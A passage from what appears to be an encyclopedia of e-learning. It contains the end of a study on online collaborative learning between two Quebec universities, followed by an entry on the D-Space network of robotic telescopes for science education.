Sherbrooke University was identified as the host institution. Task documents designed to help students to use the applications and Web site were provided. Each team was asked to appoint someone to be in charge of the Web site; they made their selections by e-mail. Subsequent exchanges took place via the Web site. Each team was asked to search the Internet or two managerial decision support system application demonstrations. The digitized papers on the teams' Web sites had to be available to the two professors responsible for evaluating the task. They had to identify the address of the sites used and answer questions concerning classification, structure, and so on.

After completing and submitting the task, participants were given a questionnaire designed to measure their perceptions of the experience. The results were collated separately for the two groups, to obtain detailed individual profiles. For each sample, we calculated the descriptive statistics of each question with the aim of measuring the importance of the elements to which the questions applied, so as to be able to improve the quality of the participants' online experience. We then calculated the values for each variable in the model shown in Figure 1, using the means from the related questions. The variables in question were interaction efficiency, measured by individual participation, technology efficiency and level of trust, and team performance measured by the learners' ability to work together and the level of individual cognitive learning that was acquired.

Individual participation was measured using three indicators, namely usage time for group applications (SharePoint and MSN Messenger), frequency of use, and dependency on the applications (Moreau, 2000). This latter value was measured on a Likert scale (from 1 = not very dependent, to 3 = very dependent). Technology efficiency was measured by means of eight questions relating to user-friendliness and the degree of difficulty in creating the work site, based on a Likert scale (from 1 = completely disagree, to 7 = completely agree). Level of perceived trust was measured using 14 indicators on the same scale.

The two team performance indicators were the participants' ability to work together, measured using 12 indicators on a Likert scale (from 1 = completely disagree, to 7 = completely agree), and the level of individual cognitive learning was measured using 13 indicators on the same scale.

To identify the similarities and differences between the two samples (UQTR and SU), means and variations were compared using a Student t test and F distribution. Neither sample met the compatibility conditions. As a result, variable correlations from each group were processed separately using the multiple least-square method. All tests were estimated to have a significance level of 5%.

ANALYSIS OF RESULTS AND DISCUSSION

In the UQTR sample, 71% of participants were male, compared with 40% of the SU sample. Similarly, 71% of the UQTR sample participants were between 20 and 29 years of age, and 29% were between 30 and 39 years of age, compared with 67% and 27% respectively for the SU group. The UQTR students had an average of eight years of experience with Web applications, compared with six years for the SU students.

For the individual participation construct, the group applications were used for an average of two to three hours per day, with an average frequency of several times per day. The UQTR students were "very dependent" on the Web applications, while their SU counterparts were "not very dependent".

The multiple correlation coefficient between interaction efficiency and the ability to work together (perceived performance variable) was 0.80 with a standard error of 0.39. This shows a strong positive correlation. Accordingly, we can conclude that the interaction efficiency variables (individual participation, technology efficiency, and trust) were important in establishing collaboration between team members.

With regard to the correlation between the interaction efficiency variables and the level of individual cognitive learning (perceived performance variable), the results for the two groups were different. The UQTR group obtained a multiple correlation coefficient of 0.68 with a standard error of 0.64. The trust variable played a key role in the collaborative relationship, with an individual coefficient of 0.68. For the SU group of students, the correlation between interaction efficiency and level of individual cognitive learning was moderately weak (0.49), with a standard error of 0.53. The level of trust, like that of the UQTR group, was fairly high, at 0.23. Therefore, based on our sample, it is not possible to conclude that there is a relationship between interaction efficiency (individual participation, technology efficiency, and trust) and the individual cognitive learning of students after the learning experience.

For both groups, the variance analysis, with a significance level of 5%, showed that the correlation between interaction efficiency (individual participation, level of trust within the team, and technology efficiency) and the participants' ability to work together was significant overall (F = 8.44 and 8.33). In contrast, the correlation between interaction efficiency and level of individual cognitive learning was not significant overall (F = 1.87 and 1.49).

Discussion

In the study, our UQTR sample was mostly composed of male subjects, and our SU sample was mostly composed of female subjects. Giannini-Gachago and Seleka (2005) found that women were more likely to take part in discussions than men; therefore, sample composition may well have had an impact on our findings, as may the age difference.

Interaction efficiency, measured by individual participation, the level of trust within the team, and technology efficiency, had a significant impact on the team's ability to work together – in other words, on the success of the group knowledge building process. Our findings in this respect support those of Henri and Lundgren-Cayrol (2003) and Paul and McDaniel (2004). They apply equally to the UQTR and SU groups. Moreover, based on our findings, we are able to assert that, for both groups in our study, trust played a crucial role as a constituent element of interaction efficiency. This supports the findings of Bower et al. (1996), Buskers (2002), Jarvenpaa and Leidner (1999), Paul and McDaniel (2004), Sherer (2003), and Zaheer and Venkatraman (1994).

However, interaction efficiency was not a factor in knowledge acquisition, based on the low correlation between the variables and the results of the significance tests. In other words, the level of knowledge acquired by team members from the online collaborative learning experience did not depend directly on the efficiency of the interaction. Other elements probably came into play, however, since participant satisfaction and motivation depended intrinsically on the individuals concerned. In addition, the participants' motivation to complete a single task for a specific one-time inter-university experiment may not have been high. Similarly, the relationship between the people involved was somewhat ephemeral, lasting only a few weeks for the purposes of the task. On the other hand, their interactions had to be efficient for them to achieve a certain level of collaboration.

FUTURE TRENDS AND CONCLUSION

We will now examine the business context. Regardless of their size, firms are obliged to innovate if they are to survive in a constantly changing market. One possible solution is to invest in their employees by providing online training. Training allows employees to acquire knowledge and method, which in turn guarantees the firm's own expertise.

Interaction efficiency, measured by individual participation, the level of trust within the team, and technology efficiency, had a significant impact on the success of the group knowledge building process. Based on our findings, we are able to assert that, for both groups in our study, trust played a crucial role as a constituent element of interaction efficiency.

E-learning allows employees to acquire new skills when it suits them, wherever they wish, and at their own pace. It is less risky and less intimidating for some employees. However, it must be assessed and controlled if it is to achieve the desired goals. Like all technologies, the simple fact of using it does not necessarily guarantee success; a number of conditions must be met, including a climate conducive to participation, trust, collaboration, and cooperation within the firm.

Our study had some limitations, including small sample size and the difference in the size of the two groups. Both factors may have had an impact on the tests because Giannini-Gachago and Seleka (2005) found that women were more likely to take part in discussions than men. In addition, there was an age difference between the two samples; the younger learners behaved differently towards technology use, including e-learning, Web sites such as MySpace, Facebook, and Second Life, than their over-39 counterparts. They were more open to virtual meetings and Web-based work.

Moreover, after considering the comments and suggestions made by students in response to the open questions at the end of the questionnaire, we found that most participants were concerned more about the content of the task than how it was to be performed (online). This, of itself, may explain why interaction efficiency did not contribute much to individual knowledge acquisition. Similarly, the students who were more concerned about the collaborative aspect of the task (team meetings and cooperation) preferred to work in small teams (one or two students per university), while those who were more concerned about the length and complexity of the task preferred larger teams (more than three students per university).

For small and medium-sized firms (SMEs), e-learning can be beneficial for many reasons, as well as from an economic standpoint. In addition, it indirectly allows employees to create new networks on the Web and to obtain new sources of information that will, in turn, generate new knowledge and allow the firm to stand apart from its competitors. However, the firm should combine e-learning with formal classroom meetings to ensure that the process is successful.

If online learning performance for students is conditioned by interaction efficiency within the team, what would drive the online learning process for small business employees? From which aspects do they derive their satisfaction with the learning process? How do employees feel about their interaction with the trainer? All these questions should be explored in future research, to clarify the impacts of online learning on the performance of students and companies alike.

ACKNOWLEDGMENT

We thank our research assistant, Manjarifara Raveloarisoa, for her contribution to this project.

REFERENCES

Bower, A., Garber, S., & Watson, J. (1996). Learning about a population of agents and the evolution of trust and cooperation. *International Journal of Industrial Organisation*, *15*, 165-190.

Brunetto, Y., & Farr-Wharton, R. (2007). The moderating role of trust in SME owner/managers' decision-making about collaboration. *Journal of Small Business Management, 45*(3), 362-367.

Buskers, V. (2002). *Social networks and trust*. Boston: Kluwer Academic Publishers.

Charlier, B., Deschryver, N., & Daele, A. (1998). Apprendre en collaborant à distance : ouvrons la boîte noire, dans Guir, R. (Edition), TIC et formation des enseignants. Bruxelles, De Boeck.

Favier, M., Kalika, M., & Trahand, J. (2004). E-learning / E-formation: Implications pour les organisations. *Systèmes d'Information et Management*, *9*(4), 3-10.

Fichter, D. (2002). Intranets and e-learning: A perfect partnership. *Online, 26*(1).

Fraser, P. (2005). Le e-learning dans tous ses états: Une i8ntroduction à l'ingénierie pédagogique, Canada, Ed. Marie-France.

Giannini-Gachago, D., & Seleka, G. (2005). Experiences with international online discussions: Participation patterns of Botswana and American students in an adult education and development course at the University of Botswana. *International Journal of Education and Development using Information and Communication Technology (IJEDICT), 1*(2), 163-184.

Gouvernement du Québec (2006). le grand dictionnaire terminologique, Site Web officiel de l'Office québécois de la langue française, http://www.oqlf.gouv.qc.ca.

Henri, F., & Lundgren-Cayrol, K. (1998). Apprentissage collaboratif et nouvelles technologie, Bureau de technologie d'apprentissage, Canada.

Henri, F., & Lundgren-Cayrol, K. (2003). Apprentissage collaboratif à distance: pour comprendre et concevoir les environnements d'apprentissage virtuel, Presse de l'Université du Québec, Sainte-Foy, Québec.

Hodgekinson-Williams, C., & Mostert, M. (2005). Online debating to encourage student participation in online learning environments: A qualitative case study at a South African university. *International Journal of Education and Development using Information and Communication Technology (IJEDICT), 1*(2), 94-104.

Houzé, E., & Meissonier, R. (2005). Performance du e-learning : De l'amélioration des résultats de l'apprenant à la prise en compte des enjeux institutionnels. Système d'Information et Management, Paris, 10(4).

Jarvenpaa, S. L., & Leidner, D. E. (1999). Communication and trust in global virtual teams. *Organization Science, 10*(6), 791-815.

Laferière, T., Murphy, E., & Campos, M. (2005). *Effective practices in online collaborative learning in campus-based courses*. Paper presented at the World Conference on Educational Multimedia, Hypermedia and Telecommunications, Montréal, Canada.

Mingasson, M. (2002). Le guide du e-learning: L'organisation apprenante. Paris: Éditions d'Organisation.

Moreau, É. (2000). Les liens entre l'utilisation des systèmes d'aide à la décision intelligents et le travail intellectuel. Thèse de doctorat, UQAM.

Muianga, X. J. (2005). Blended online and face-to-face learning: A pilot project in the faculty of education, Eduardo Mondlane University. *International Journal of Education and Development using Information and Communication Technology (IJEDICT), 1*(2), 130-144.

Paul, D. L., & McDaniel, J. R. R. (2004). A field study of the effect of interpersonal trust on virtual collaborative relationship performance. *MIS Quarterly, 28*(2), 183-227.

Sherer, S. (2003). Critical success factors for manufacturing networks as perceived by network coordinators. *Journal of Small Business Management, 41*(40), 325-339.

Straub, D., & Karahanna, E. (1998). Knowledge worker communications and recipient availability: Toward a task closure explanation of media choice. *Organization Science, 9*(2), 160-175.

Wong, A., & Ng, H. (2005). Peer assessment and computer literacy for junior high school students in geography lessons in Hong Kong. *International Journal of Education and Development using Information and Communication Technology (IJEDICT), 1*(3).

Zaheer, A., & Venkatraman, N. (1994). Determinants of electronic integration in the insurance industry: An empirical test. *Management Science, 40*.

KEY TERMS

Asynchronous Learning: Participants communicate with one another but not necessarily in real-time (e.g., e-mails and discussion forums).

Blended Learning: A session that combines online learning and face-to-face learning in the classroom

Collaborative Online Learning: Online learning performed in a group setting; collaboration involves developing a relationship involving all participants (trainer and students) in the creation of knowledge. The group becomes a source of support and exchanges of information between participants, and also plays a motivating role for individual learners.

Computer-Based Training: Courses are delivered by computer, on a CD-ROM.

Distance learning: Courses are delivered by video.

Online Learning or E-Learning: A learning method that provides access to online, interactive, sometimes personalized training on the Internet, Intranet, or other electronic media; its purpose is to develop skills by means of a learning process that is independent of time and location constraints. Learning may be acquired individually or in a group setting.

Synchronous Learning: Learning that takes place during a real-time communication (e.g., videoconferencing and chatting)

Web-Based Training: Courses are delivered by computer, via an Internet connection.

E-Learning Applications through Space Observations

Ioannis Chochliouros
OTE S.A., General Directorate for Technology, Greece

Anastasia S. Spiliopoulou
OTE S.A., General Directorate for Regulatory Affairs, Greece

Tilemachos D. Doukoglou
Hellenic Telecommunications Organization S.A. (OTE), Greece

Stergios P. Chochliouros
Independent Consultant, Greece

George Heliotis
Hellenic Telecommunications Organization S.A. (OTE), Greece

INTRODUCTION: THE ROLE OF THE D-SPACE PROJECT

In the context of the present work, we discuss several fundamental issues originating from the work already performed in the scope of the Discovery Space (D-Space) Research Project, founded by the European eTEN Work Program. The Project has been awarded as the "Project of the Month - November, 2006" and the "second best European research activity" in the scope of e-learning thematic activities (http://www.discoveryspace.net/).

The prime purpose of the work was the development of a virtual science center, able to integrate robotic telescopes from all over the world into one "virtual observatory" through a proper Web-based interface, to provide an automated scheduling of the telescopes to end-users (i.e., students, teachers, and researchers) and access to a library of data and resources for lifelong learners. Potential users can benefit from professional-quality data from their local sites, using modern broadband (Internet-based) facilities (European Commission, 2002).

Following the echo from the market request for more cost-effective and compelling applications to be delivered over the currently-launched broadband networks supporting the expansion of the global information society (The European Survey of National Priorities in Astronomy, 2004), the relevant service application aimed to take advantage of the convenience of the high-speed Internet access to involve its various users (originating from distinct thematic categories) in extended episodes of playful learning. The basic issue was the creation and presentation, to the market, of an entirely interoperable worldwide service, able to support options for further enhancement of e-learning facilities for teachers, students, researchers, and other practitioners. The approach has been considered the existing Internet-based facilities as the basis to "transform the today's classroom to a research laboratory" and to develop further the European e-learning market (Chochliouros & Spiliopoulou, 2004; Danish Technological Institute, 2004**)**.

BACKGROUND: ROBOTIC TELESCOPES FOR EDUCATIONAL PURPOSES

A Broadband (Internet-Based) Virtual Network

The primary target of the entire research effort of the "D-Space" Project was to investigate the technical feasibility and the business case of the online use of a specific thematic set of applications, mainly developed for educational (and informative) purposes with the aim of providing users with the possibility to remotely utilize controlled robotic telescopes (in "almost-real-time" application), accessible *"at all times from everybody* *from everywhere"* (Solomos, Polykalas, Arageorgis, Fanourakis, Makroyannaki, Hatzilau, Koukos, Mavrogonatos, 2001).

The corresponding approach has thus suggested the "creation" of a "virtual science thematic park" comprising several distributed robotic telescopes, together with an interactive, constrain-based scheduling service, extended databases of scientific data and other variable resource archives. Consequently, the proposed service takes advantage of the tremendous synergistic potential of an international "virtual network" consisting of professional-grade, remotely-accessible observatories, adequately interconnected via modern infrastructures and related facilities (Chochliouros & Spiliopoulou, 2005).

The suggested application is already cooperating with five telescopes located in various European countries and Israel. During the current stage, the two telescopes of the Skinakas Observatory (located on the Ida mountain in Central Crete, Greece), the Liverpool Telescope (the largest robotic telescope in the world located on the island of La Palma in the Canaries), the Ellinogermaniki Agogi Telescope (located in the area of Attica-Athens, in Greece) and the Sea of Galilee Observatory (located in Israel), can be remotely operated by educators, students, researchers, visitors of science museums and science thematic parks, as well as the wider, interested public, according to their scheduled availability. In the near future, more telescopes will enter the "network" to extend the opportunities that are offered. A prerequisite for the proper functioning is the assurance of continuous Internet access, available at a speed of at least 1.5Mbit/s. The entire system has to possess enough computing power to handle Web interfaces, File Transfer Protocol servers, and storage space for images and logs (Sotiriou & Vagenas, 2004).

DEFINING A MODERN USER INTERFACE

The communication of the related telescopes is achieved through a proper system's interface (Fischer, 1993). In particular, a common user interface, on the basis of an "open" and transparent architecture, is the main portal to the services being offered, thus allowing for easy adaptations and/or other modifications.

Each telescope communicates with the "D-Space interface" through the common File Transfer Protocol (FTP) server-client. The Master Control System (MCS) of each robotic telescope (i.e., a set of hardware, software, and communication units, responsible for the management and operation of the telescope) considers the interface as a remote user. The service requests a series of observations from the MCS using a text file (files). Then, the following day, the system asks for the results from the FTP server of the MCS.

Since the corresponding communication protocols are widely known, the addition of a robotic telescope to the current "network" is not a complex task. The whole system sees a new telescope as a "black box", so any potential new candidate can use any internal platform (software and hardware) to control its own instruments. The only requirement is that the MCS is connected to the Internet, and the transfer protocols are properly observed. This freedom of underlying platforms makes the effort an attractive service for educational and scientific purposes.

The user requests observations through a proper Web interface. This contains a list of telescopes, targets, weather conditions in the remote sites, and other useful information that can help performing observations. User interface has been developed to be an adding tool that bridges science teaching and technology. The educational software can support teachers/students in an innovative learning environment while, at the same time, is compatible with graphics and analysis software components, to further investigate trends and patterns of data collected by the telescope usage (Sotiriou & Vagenas, 2004).

The user has to select the astronomical object to be observed from an object list (properly updated by the involved team partners), together with helpful information to perform valid observations. Then the user fills in a submission form with the details of the observations (like date, time, filters, duration, etc.) and the request is stored in the local database of the D-Space Web server. Every night, an automated program sends all requests to the telescopes, for the necessary scheduling purposes.

If the request is realized in the desirable night, then the image taken by the telescope is introduced in the system's library the next morning (where it can then be downloaded by the user). If there is a technical or any other problem (i.e., a big queue of requests, improper weather conditions, etc.) on the desirable date so the request cannot be realized, the user is then informed about the realization delay of the request. In this case, there is an additional notification that the system will try again to realize the request within the next 10 days, before any final cancellation.

The aim is to provide an effective scheduling system, able to manage different kinds of requests in the most convenient manner, among all participating telescopes. In this way, and taking advantage of the time difference among the separate location of the telescopes involved, astronomical observations could be practically realized on a 24-hour basis, per day.


In the project's broader vision, there are significant market opportunities for the specific services as they offer great innovation in the field, following the actual trends of the European evolutionary activities in the field (Commission of the European Communities, 2001). Currently there are only a few services for online astronomical observations through the use of robotic telescopes, but most of them are (more or less) of a "limited" nature, as they correlate to specific (and in most cases, isolated and/or remote) observatory facilities, and consequently, they are not able to offer the corresponding applications in a global (worldwide) level. The innovative services of the effort are expected to become popular among the scientific community, the educational sector -*both at secondary and higher-level education*-, scientific museums and thematic centers and, *at a later stage*, among the general public (The European Survey of National Priorities in Astronomy, 2004). Moreover, schools, universities, scientific museums, and individuals can greatly benefit from using the proposed services, both in terms of finance and increased relevance "socially" (European Commission, 2005).

THE COMPONENTS OF THE SYSTEM

The system is inherently a distributed one, because the observatories are distributed across the globe. Each observatory hosts at least one telescope server to store information that is local and relevant to each telescope at that observatory, including telescope properties, schedule, and availability. This information is stored in a virtual telescope object. There is also a main "D-Space" server that houses the "D-Space" platform, the scheduler, and the polling and updating agent, which communicates with the telescopes.

The D-Space platform is composed of four distinct components, that is, the Web services, the Communication platform, the Observation Area, the Upload Mechanism for managing the telescope resources, and the resources database/library (as demonstrated in Figure 1). Access to the tools requires registration. User information is stored securely in the database and is available only to authorized persons. Users are required to log on for each session. Registration avoids the use of persistent cookies and allows the system to identify the unique individual using the telescopes at

Figure 1. The Discovery Space system's overview. Remotely located users (from schools, science centres and parks and research laboratories) have the opportunity to perform real observations



that moment in time, as at school and even in a home environment, multiple users share a single computer. User preferences are stored in the database.

Web services offered by the main platform include: (i) registration and authentication services for all users; (ii) profiling services which are based on the registration and the authentication services and on the "history" of each client during visits to the site; and (iii) customization and personalization services: customization as active or user-directed design of the content or display format of a Web site. Personalization is passive: The software tracks and records the user's movements within a site and creates a profile. That motivates and supports the visitors in continuing their learning through: reflection on the observation, comparisons with other similar experiments/devices, contrasts with other scientific instruments, and provision of references and literature available concerning the specific experiments and exhibits. Customization options are used only for content areas, as the fact of allowing customization of every feature can result in information overload.

The *communication platform* serves one of the main aims of the project's effort, which is to move students into scientific investigation. The Communication Platform includes:

i. **Collaborative activities for online users:** These are offered through chat activities, groups (e.g., teachers and students), and direct dialogue facilities;
ii. **Advanced messaging services and interactive activities that will allow for:** (a) communication between the user and an expert (e.g., astronomer) as well as among users; (b) users to participate in learning experience; (c) interactive project preparation (i.e., formulating a question, defining an observation, reporting and presentation of results, review); and (d) notification services about new, available educational scenarios, and so forth; and
iii. **Information activities:** The users can define their own observation program and support and advice on what to choose (dependent on profile information). Equally, the personalized Web service supports reflection and the provision of links or other information to allow further progression.

The *observation tool* is based on an open architecture and allows for the integration of any additional robotic telescope. Through a very simplified procedure, the user can perform an observation or submit a request, by choosing a telescope according to the needs of the observation and the weather conditions in the area (the observatory includes a robotic meteorological station which controls the dome where the telescopes are housed. Still an observation could fail due to clouds; for that reason, the interface provides online access to satellite views of the area).

The *scheduler mechanism* makes optimal use of the available resources (individual sites are to make themselves available or remove themselves according to their needs). Additionally, it considers weather and technical status as attributes, in order to make real-time adjustments to the schedule when appropriate and necessary, by adding a routing capability to the scheduler. The activities to be scheduled are those users' requests that have been approved by a review mechanism. The scheduling system is also used to filter infeasible requests - *those for which there is no available telescope* - early in the review process.

The *upload mechanism* supports users for presenting their work on the Web, and it manages the system's resources.

The D-Space platform uses a *multimedia database system* (library) for storing and retrieving the multimedia knowledge data that consists mainly of text and images. Examples of resources include projects, lesson plans, educational material for teachers, and images. As each resource comes into existence, its components are encapsulated in XML and are further annotated with appropriate metadata protocol, to permit queries for future use. The database stores and manipulates the following knowledge data types: images of astronomical objects; mapping information between images of real objects and knowledge data scenarios; knowledge data scenarios of the e-learning experiment; and multimedia objects (text, audio, images, video) composing the knowledge data scenarios.

In any case, the technology requirements for the D-Space platform database can always be specified according to the data amount and the type of information. The "D-Space" Resources Database provides an interface to a collection of ontologies and query agents that together make relevant resources retrievable.

POTENTIAL USERS

Several users from all around the world can access the "D-Space" platform, freely choosing what to attend to and interact with, depending on their prior knowledge, interest, and expertise. The proposed facilities address several diverse categories of potential users/entities, listed below:

- Educational institutions (e.g., primary and secondary education schools) and universities: The end-users in this case are students, educators, and researchers;
- Research and laboratory institutes and science associations;
- Scientific museums, science centers, science parks, and planetariums (offering unique experience to the visitors, who will have the chance to perform online observations during their visit to the park or museum); and
- The wider public (as there is a major purpose to promote the way individuals can experience science and to have a lasting positive impact on the general public attitude towards astronomy and science in general).

End users of the above target groups are able to make astronomical observations through the use of the existing network of robotic telescopes. It is rational that each group will be using some of the contents—*and at different levels*—according to their specific needs and expectations; therefore, the benefits of its group vary.

Students can principally use the application for observations, image analysis and data reduction, experiments, and/or current projects. However, the proposed application can be used for pedagogical research reasons as well (e.g., exploring the introduction of informal learning methods in normal school curriculum), thus allowing performance of common works on science projects and experiencing the excitement of science observation, in exactly the same way as professional astronomers (Rennie & McClafferty, 1996).

Educators can have benefits during teaching activities, being able to choose among a wide range of topics at different educational levels, conduct experiments, use data and other supporting material. Scientists, whether in research institutes or in science centers, can employ the facilities to obtain data, conduct experiments, and make observations (Stoll & Fink, 1996). On the other hand, individuals can make their own astronomical observations, take pictures, and get relevant information in which they may be interested (Price, Cohen, Mattei, & Craig, 2005).

A basic innovative feature of the entire approach is that the latter brings together broadband telecommunication providers (either network operators or Internet service providers), astronomical observatories and associations, science thematic parks, scientists, and pedagogical experts to jointly deliver Web-based services for the educational use of remotely-controlled robotic telescopes, via the adoption of broadband communications as a showcase for providing fast and reliable access to scientific instruments and data.

APPLICATION AREAS

The suggested portfolio of services focuses on three major application areas, covering formal education, informal education, and acquisition of professional scientific data, as discussed in the following subclauses.

Among the fundamental purposes of the related initiative is to improve science (i.e., physics, astronomy, mathematics, and computer) instruction. Thus, it is ideally suited to motivate young people to learn to use the Internet and computers in a scientific environment, designed to promote independent and creative activities at several distinct levels (Good & Brophy, 1997; Rathod, Jardins, & Sansare, 2003), by including elementary and/or secondary education, university education, and/or development of online courses. In the scope of the first case, school teachers are expected to develop creative, hands-on interactive astronomy lessons over the Internet using the underlying virtual "network", in order to meet the needs of school curricula. These are properly suitable for small-group collaborations and can include automated image acquisition service and/or observatory control, together with the use of copyright material offered by the D-Space Web site (Girod & Cavanaugh, 2001). However, the network can be also used for university education purposes, especially for teaching practical astronomy laboratory techniques and related research courses, to improve the quality of science instruction (Salmi, 2001). In addition, the services portfolio can offer, on a proper temporal basis, astronomy online courses to users (individuals or groups), where the necessary theoretical background can be covered through appropriate interactive lecture notes and related material (for data manipulating and interpreting) on the Web.

Under several possible scenarios of agreement, according to the extension of access granted and the rights given, the suggested service can offer users the exceptional chance to "control" professional astronomical observatories in real-time for self-directed studies, or even for personal enjoyment (Coffield, 2000; Falk, Dierking, Rennie, Anderson, & Ellenbogen, 2003). Using the Internet facilities, private users can gain full control of the virtual observatory, commanding its robotic telescopes and cameras to capture images of the sun, moon, planets, galaxies, and other deep sky celestial objects in real-time, much like a professional astronomer (Smith, 1994; Storcksdieck, Dierking, Wadman, & Cohen-Jones, 2004).

Scientifically, the robotic telescopes network opens totally new horizons and possibilities for obtaining critical scientific data that could not be obtained otherwise (Anderson & Lucas, 1997; Medkeff, 2000). Indeed, because measurements can be obtained automatically, it is possible to perform time-intensive projects and relevant e-learning, or distance-learning activities which otherwise would require enormous efforts from the professional scientific community, both in terms of personnel and money.

SERVICES PORTFOLIO

In the near past, there were several similar attempts and "analogous" (either technically and/or commercially -oriented) efforts, *around the world*, to promote the usage of robotic telescopes for educational purposes (related information can be found in NASA's Web site: http://tie.jpl.nasa.gov). In particular, over the past few years, about 30 observatories have been outfitted with specific software and hardware interfaces in order to be used remotely, by certain categories of users. However, *in practice*, all these have been operated as "independent observatories" with little leverage of resources, communication, and limited coordination. On the contrary, through the D-Space initiative, the basic aim is to develop an innovative application accessed by students, educators, researchers, and the wider public (European Commission, 2005), by taking advantage of the remarkable synergistic potential of an "international virtual network" of professional-grade, remotely-accessible observatories, *appropriately interconnected*, on the basis of suitable (Internet-based) broadband infrastructures and other modern electronic facilities (European Commission, 2004; Shoniregun, Chochliouros, Laperche, Logvynovskiy, & Spiliopoulou-Chochliourou, 2004). Such an extended "network" has several fundamental advantages: Weather is less likely to cancel (or to delay) an observing session if automated telescopes are available in widely-different geographical locations. In addition, more telescopes will serve more users with fewer delays and, *to the extent possible*, on the preferred schedules.

The entire effort concentrates on the realization of a well-designed business case, conformant to educational and research purposes (Rathod, Jardins, & Sansare, 2003). The detailed services portfolio consists of: (i) online access to the complete "network", that is, ability to submit online or scheduled requests; (ii) access to scientific data and resource archives (e.g., data and images) created either from previous observations or from secondary treatment of already existing information; (iii) access to a central data archive, making use of a common archive and distribution system; (iv) access to educational material and interactive tools (allowing for data representation and analysis), designed, created, and offered to comply with the distance-learning instructive aims; (v) access to teacher resources (e.g., professional development materials, lesson plans), organized and updated to facilitate educational purposes; (vi) student-centered materials (e.g., data library, communication area, student's magazines); (vii) online training courses at different levels, designed on an "always-on" basis; (viii) participation contests which are expected to cover the levels of all targeted groups of users; and (ix) provision of information on specific astronomical events (e.g., transit of planets in the solar system, observation of comets, sun or lunar eclipses, etc.).

The services portfolio intends to suggest an applicable economy of scale to the entities-partners that are involved. In addition to data, other analysis tools, instructional materials, and guiding principles can be made available online, for use by all potential "network" users (Lalopoulos, Chochliouros & Spiliopoulou, 2004).

CONCLUSION

The idea of using robotic telescopes for educational purposes is experiencing significant growth, in the global level, together with other efforts for the promotion and the dispersion of electronic communications facilities in a fully-converged e-communications environment.

The approach realized through the D-Space effort provides the possibility for developing a virtual science thematic "network", to connect not only schools, universities, and research centers, but also science museums, planetariums, and parks for educational purposes (Bransford, Brown, & Cocking, 1999). This developed sophisticated "network" provides access to and sharing of advanced tools, services, and learning resources between its users (ICT Skills Monitoring Group, 2002).

Offered services can act as the main "hub" of available resources in the developed facilities that will serve as "distributor" of information and "organizer" of suitable didactical activities.

The service demonstrates an innovative approach that crosscuts the boundaries between formal and informal learning environments. Furthermore, it fully supports the provision of key skills to the users (collaborative work, creativity, adaptability, intercultural communication), while developing a better understanding of the role of science in society and bringing science and scientific subjects closer to the citizen.

More specifically, it helps to increase (young) people's interest and awareness in science and scientific careers. The educational context of the service is not transmitted in a theoretical way but rather in a biomatic way in the form of a real-life experience. Observing the sky and using the interconnected robotic telescopes is a highly interdisciplinary subject, and its implications give topics for discussion in astronomy, cosmology, physics, chemistry, mathematics, mechanics, and informatics, clearly expanding the learning resources for students.

The project brings together top-level industrial/commercial operators, business planning, pedagogical institutions, validation method developers, science museums and science centers, driving the overall process, enabling them to communicate with each other and exchange information at various levels, with expertise in several domains: e-learning, adaptive interfaces, broadband networks, scenario design, pedagogical research in science teaching, collaborative systems, implementation and validation, market research, and business planning and development.

REFERENCES

Anderson, D., & Lucas, K. B. (1997). The effectiveness of orientating students to the physical features of a science museum prior to visitation. *Research in Science Education, 27*(4), 485-495.

Bransford, J. D., Brown, A. L., & Cocking, R. R. (Eds.). (1999). *How people learn: Brain, mind, experience, and school*. Washington, DC: National Academy Press.

Chochliouros, I. P., & Spiliopoulou, A. S. (2004). Perspectives for achieving competition and development in the European information and communications technologies (ICT) market**.** *The Journal of The Communications Network (TCN), 2*(3), 42-50.

Chochliouros, I. P., & Spiliopoulou, A. S. (2005). Broadband access in the European Union: An enabler for technical progress, business renewal, and social development. *The International Journal of Infonomics (IJI), 1*, 5-21.

Coffield, F. (2000). *The necessity of informal learning*. Bristol, UK: Policy Press.

Commission of the European Communities (2001). *The e-learning action plan - Designing tomorrow's education. Communication to the Council, and the European Parliament*, [COM(2001) 172 final, 28.03.2001], Brussels, Belgium.

Danish Technological Institute (2004). *Final report: Study of the e-learning suppliers' market in Europe*. Performed by Danish Technological Institute, independent consultant Jane Massy, Alphametrics Ltd. & Herriot-Watt University for the Directorate General for Education & Culture of the European Commission.

European Commission (2002). *E-Europe, 2005: An information society for all. Communication to the Council, the European Parliament, the Economic and Social Committee, and the Committee of the Regions: An action plan to be presented in view of the Sevilla European Council, 21/22 June 2002 [COM(2002) 263 final, 28.05.2002]*, Brussels, Belgium.

European Commission (2004). *Communication to the council, the European Parliament, the European Economic and Social Committee, and the Committee of the Regions, on connecting Europe at high speed [COM(2004) 61, 03.02.2004]*. Brussels, Belgium.

European Commission (2005). *i2010 - A European Information Society for Growth and Development. Communication to the European Parliament, the Council, the Economic and Social Committee, and the Committee of the Regions [COM(2005) 229 final, 01.06.2005]*. Brussels, Belgium.

Falk, J. H., Dierking, L. D., Rennie, L., Anderson, D., & Ellenbogen, K. (2003). Policy statement of the informal science education ad hoc committee. *Journal of Research in Science Teaching, 40*(2), 108-111.

Fischer, H. E. (1993). Framework for conducting empirical observations of learning processes. *Science Education*, *77*(2), 131-151.

Girod, M., & Cavanaugh, S. (2001). Technology as an agent of change in teacher practice. *T.H.E. Journal Feature*. Retrieved August 15, 2006, from http://www.thejournal.com/ magazine/vault/articleprintversion.cfm?aid=3429

